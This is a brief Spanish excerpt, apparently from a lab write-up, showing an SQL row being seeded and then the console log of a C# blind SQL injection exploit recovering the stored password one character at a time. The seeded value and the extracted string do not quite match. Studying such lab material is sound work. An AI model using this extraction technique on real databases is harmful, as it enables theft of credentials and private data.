
```

```

INSERT INTO `usuarios` VALUES (1, 'ho1a1234');

```

5. Resultados de la ejecución del Exploit Avanzado en C#



```
C:\Users\Usuario\source\repos\exploitBlind\exploitBlind\bin\Debug>exploitBlind.exe
[ IDENTIFICANDO GRUPO ]
PROBANDO CON minusculas
GRUPO ENCONTRADO: minusculas
[IDENTIFICANDO CARACTER]
CARACTER: h | CADENA: h
[ IDENTIFICANDO GRUPO ]
PROBANDO CON minusculas
GRUPO ENCONTRADO: minusculas
[IDENTIFICANDO CARACTER]
CARACTER: o | CADENA: ho
[ IDENTIFICANDO GRUPO ]
PROBANDO CON minusculas
GRUPO ENCONTRADO: minusculas
[IDENTIFICANDO CARACTER]
CARACTER: l | CADENA: hol
[ IDENTIFICANDO GRUPO ]
PROBANDO CON minusculas
GRUPO ENCONTRADO: minusculas
[IDENTIFICANDO CARACTER]
CARACTER: a | CADENA: hola
[ IDENTIFICANDO GRUPO ]
PROBANDO CON minusculas
PROBANDO CON numeros
GRUPO ENCONTRADO: numeros
[IDENTIFICANDO CARACTER]
CARACTER: 1 | CADENA: hola1
[ IDENTIFICANDO GRUPO ]
PROBANDO CON minusculas
PROBANDO CON numeros
GRUPO ENCONTRADO: numeros
[IDENTIFICANDO CARACTER]
CARACTER: 2 | CADENA: hola12
[ IDENTIFICANDO GRUPO ]
PROBANDO CON minusculas
```